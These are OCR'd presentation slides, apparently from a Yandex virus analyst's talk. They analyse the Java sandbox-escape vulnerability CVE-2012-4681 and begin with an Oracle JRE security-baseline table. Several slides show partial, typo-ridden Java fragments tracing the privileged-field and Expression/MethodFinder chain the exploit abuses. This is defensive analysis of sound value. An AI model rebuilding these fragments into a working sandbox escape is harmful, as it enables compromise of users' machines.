
JRE Family Version	JRE Security Baseline (Full Version String)
7	1.7.0_07
6	1.6.0_35
5.0	1.5.0_36
1.4.2	1.4.2_38

For more information about security baselines, see Deploying Java Applets With Family JRE Versions in Java Plug-in for Internet Explorer.


Bug Fixes

This release contains fixes for security vulnerabilities. For more information, see Oracle Security Alert for CVE-2012-4681.

CVE-2012-4681 Обфускация Java



CVE-2012-4681 анализ



CVE-2012-4681 анализ

```
java.beans.Statement
public class Statement {

...

private frinal AccessControlContext acc =
AccessController.getContext();

...

}
```

CVE-2012-4681 анализ

```
sun.awt.SunToolkit.getField(classNname, fieldName) {
…
doPrivileged(){
        field = getDeclaredFeild(fildName)
        field.setAccessible(true);
        return field;
        }
…
}
```

CVE-2012-4681 анализ

java.beans.Expression

Expression.execute
Statement.invokeInternal
Statement.getMethod
MethodFinder.findMethod

com.sun.beans.finder.MethodFinder.findMethod
...
return Class.*forName*(name);

Блог проекта

http://safesearch.ya.ru/

Раздел «Безопасность» в Яндекс.Вебмастер

http://help.yandex.ru/webmaster/?id=1059440

Мы всегда рады образцам серверного вредоносного кода

samples@yandex-team.ru

Yandex SafeBrowsing API

http://legal.yandex.ru/yandex_sb_api/

Яндекс

Петр Волков
Вирусный аналитик

Спасибо